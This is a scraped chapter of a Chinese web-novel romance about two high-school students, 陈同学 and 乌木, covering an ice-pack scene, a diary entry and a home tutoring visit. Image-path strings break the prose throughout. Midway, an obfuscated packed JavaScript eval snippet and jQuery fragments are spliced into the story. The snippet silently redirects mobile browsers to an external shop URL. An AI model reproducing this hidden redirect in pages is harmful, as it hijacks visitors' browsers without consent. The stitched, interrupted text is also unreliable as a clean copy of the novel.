文趣网 > 都市小说 > 纸页潮声 > 20. 好像是更痛了
    为什么有人关心的时候会觉得疼?这样的苦不是一路吃过来的吗?有什么不习惯?

    眼睛热热的,我感觉有水痕划过。

    “对不起,对不起,陈同学,我是不是弄疼你了?你别哭啊,我,我再轻点儿。”面前的脑袋变得毛茸茸,我看不清乌木的脸,只能听到他很焦急的声,他给我冰敷的动作也开始变得手忙脚乱。

    纸巾沾去眼里潮湿,世界变得更亮更清晰。教室窗明几净,眼前少年的慌乱无措全都划写在玻璃面上,从一边倒映到另一边,我看着雪飘,又一点点模糊了我的小宇宙。

    “乌木,你努力考上南城大学好不好?”我不想离开你。

    一样的两句话,一句说给乌木,一句在心底,我拉住他的手将毛巾和冰棍一起转了方向,“我不疼了,你敷敷自己。”

    慌乱敛起,乌木又变回了那个爱笑无羁像暖阳般的少年,他温柔地撤回手,轻轻地绕过我,选择递给我一颗糖。毛巾和冰棍还继续揉在我头顶,他拒绝我的提议。

    “陈同学,我没忘记过我们的约定,我还要找你讨要一个愿望呢。”

    他温温柔柔地笑起,像秋天风吹麦穗两歧,我和我的心都安稳。

    “真的不疼,我……我很早的时候就习惯了。”

    午间的最后一节是音乐课,同学们一下课就都奔着多媒体教室去了,其他被叫到去开会的同学也陆续走光,整个教室只有我和等我的乌木。在他面前,过去的狼狈变得没那么难以启齿,不需要过多的吞吞吐吐就能示人。

    我轻轻推开他落在我头顶的小臂。

    “陈同学,你心疼我啊?”少年的手停在原地没有被推动,他弯腰低头看我,灵动的小痣晃晃悠悠叩问我心事。

    我不知道要怎么回答这个问题,好像怎么说都显得暧昧,而我和他之间距离这个词有着遥远的距离。

    “不怕疼是好事,可身体没觉得疼不代表身体没问题。还记得吗,之前说过希望你不止快乐,还要平安健康?陈老师,你的智慧不允许被破坏,我的语文还要靠你呢,你总不能这样对学生不负责,我交了束脩的,不可以哦。”乌木随口惯了,他并不在意问题的答案,一条一条向我列举冰敷的重要性。

    我从中得出一个结论,好像我的好朋友对我也有好大一点在意。

    “乌木同学,你在意我。”

    乌木冰敷的动作有停顿,我的角度里他连着神情也愣了一瞬,眼中又是我看不懂的情绪。“当然在意。”他说,“你还欠我一个愿望呢。”

    他的眉眼自信,我很小声回了一句:“你还没考上南城大学呢。”

    “我一定会考上的陈同学,不用担心。”毛巾上润着冬天里不会化开的冰棍,懵懂的光里有什么湿漉漉的,在乌木许下诺言的那个瞬间,我脑子里炸开一句毫不相关的话——同学,我还没看清你单眼皮还是双眼皮。

    认识那么久,我偷偷看过乌木无数次,可除了知道他好看,他的眼睛闪亮亮,感受过他的温柔和活泼,我对他好像什么都不了解,就连那双眼,我也从未好好停下来看过。

    我知道他是双眼皮,可每次对视上,我都会下意识避开。

    好朋友准则里没有这一条。

    避开他眼睛的我不对。

    “乌木,你有没有觉得我哪里不对?”我擅长反思,也习惯如此,冰凉的感觉一点点蔓上来,我确定我奇怪,我想听听我好朋友的看法。

    “怎么,哪里更疼了吗?”毛巾落到桌上,我感觉我的发端被人拨开,小包的位置冷风和呼吸的热气一起到达。乌木有些紧张,他以为是我被碰撞过的后脑勺不舒服。诶,我眼睛突然亮了一下。

    我慢悠悠地晃过脑袋趴倒到桌上:“好像是更痛了。”

    乌木整个人紧绷起来。我看着他手上青筋动了一下,凌凌乱乱的。他甚至还嫌教室里的日光太暗特意去开了灯,灯恍然间亮起,我看着他忙忙碌碌以我为中心转来转去,各个角度视察起我头上那个其实已经感觉不到疼痛的意外。

    我没办法看到自己的后脑勺,我就盯着他,视线随他转来转去,直到猝不及防对上他弯腰落下的璀璨星眸:“小学霸,逗我好玩吗?”

    在我不知为何暴露的疑惑脸里,他轻声问我。

    “陈同学,笑得收敛一点好不好,你这样笑,我再假装不知道真的很过分。”

    乌木的手指头软软地戳到我脸蛋,热热凉凉,有些无奈。

    我尴尬地眨眨眼,给脸转开一个自然的弧度埋进桌洞与手的空隙间。啊!怎么会有人在这个时候傻笑?我在脑子里小小地斥责了一下太快暴露的自己。

    ——陈小娩,你知不知道你现在很像一个傻子?陈纾讲完了第四五六七八个恶魔版童话故事,她听见我的斥责声将手里假装照本宣科的破本子丢向我。

    ——???

    关她屁事,她好烦!

    不过傻子现在也很烦,我看见小女孩习以为常地捡起本子塞回她手里,也好笑地看着我。她们两个都认为这一刻的我是个傻子。

    我忽然幻想电影故事里的小皮鞭。

    “陈同学?”乌木的漂亮手指和脸在我眼前像可爱的小熊摆钟慢悠悠左右摇晃起,我放弃有些阴暗的想法,犹犹豫豫将沸点不停上涨的脸转向他。

    现在的少年额角尖尖,一元一支的北京老冰棍覆盖在他手的边缘,随着他的动作发出一些细碎的零响。

    “陈同学,你总发呆。”

    少年随意的一句话都比情话动听。

    我想我要完蛋。

    ---

    2019年1月20日星期天晴

    ---人生需要一些小而意外的撞击,我与乌木撞过以后我想明白了一件事,我对他的在意不仅仅限在好朋友的维度里。所有小镇里关于朋友关系的书籍注解里没有我

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17776208|209772||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    这样的,友谊的浓度可以很高很高,但不是我这样。

    乌木于我,是什么呢?

    我想不明白。“笃笃笃,笃笃”,冷嗖嗖的冬天里,窗台多了一点动听的摇晃,它随着乌木的敲门声提醒我不要胡思乱想。

    自从上次和乌木无意提过有小姑娘敲我家门的事以后,乌木就和我定了一个简单的暗号——笃笃笃,笃笃。

    我喜欢循序渐进,问他为什么不是“笃笃,笃笃笃”,他和我说因为陈同学要在前,我当时没反应过来,直到他解释“笃笃笃,笃笃”的意思是“陈同学,你好”。

    你好,陈同学。

    陈同学,你好。

    好像是下面听起来更熟稔,更贴近好朋友一些。

    老式木门的门把手在乌木来补过课后的冬天多了一个毛茸茸的装饰,摸上去柔柔软软,一点也不会冷冰冰。我照着门后新装的小镜子整理了一下头发,开心地旋开门,准备好做今天的老师。

    “喵呜~”

    门打开,比冷风先灌进来的是小猫的脑袋。小七宝趴在乌木头上,一双琥珀色的大眼睛萌萌盯着我,同我打招呼。

    乌木应该是一边收伞一边上的楼,他还在整理伞的最后一步。

    “陈老师,早上好。”他也同我打招呼,和小蓝猫不一样,他的眼睛笑眯眯的做了两条弯缝,像QQ颜文字里倒过来的月亮上弦。

    “喵~”我冲着想要下地的小蓝猫歪了一下头,按照顺序回问他一个“早”,熟悉地向后撤出距离,给他们留出进门的空间。

    乌木将伞收进背包,看我一眼后自然地进屋。他来得频繁,补课又总是风雨无阻,于是家里多了他的拖鞋,我和他一起在十元小摊上挑选的两双小熊毛拖,一双归我,另一双成了他的专属。蓝色毛配着白色小熊,我们都相信踩过一个冬不成问题。

    他蹲下换鞋。

    看着他和小猫,我记忆往回跑,跑到耳机线模糊留下的那句尾音。

    想你。

    晃晃脑将奇怪冒出的东西抛丢走,我重新看向乌木。

    不知是不是水平线下降,小七宝在他身上左顾右盼猫了几眼,就像确认过安全那样,它鼓着小脸跳下,果断放弃继续窝在帽子里,骄傲地一圈圈巡逻起属于自己的地盘。

    知道它要来,我提前给它备好了粮和水,还在地上铺了一层小绒毯。小七宝巡视到地方,满意地叫唤过几声,赏赐给我一个萌萌眼。

    “陈老师,我准备好了!”乌木在我面前眨眼,他比小猫还兴奋,高高兴兴地举着手,就像小学生一样,鉴于他长得比较帅,也可以说他像饭卡背面的奥特曼。

    三模过去,他的语文分向上提了6分。

    古诗填空和文言文的释义他现在很少丢分,而其他的得分点太过分散,我理不清。

    收集他过往还留存着的语文试卷,以各学期期中、期末的试卷为主,我们找老师一起分析了主要问题——理解没问题,但语感总会造成偏差。

    这很难办。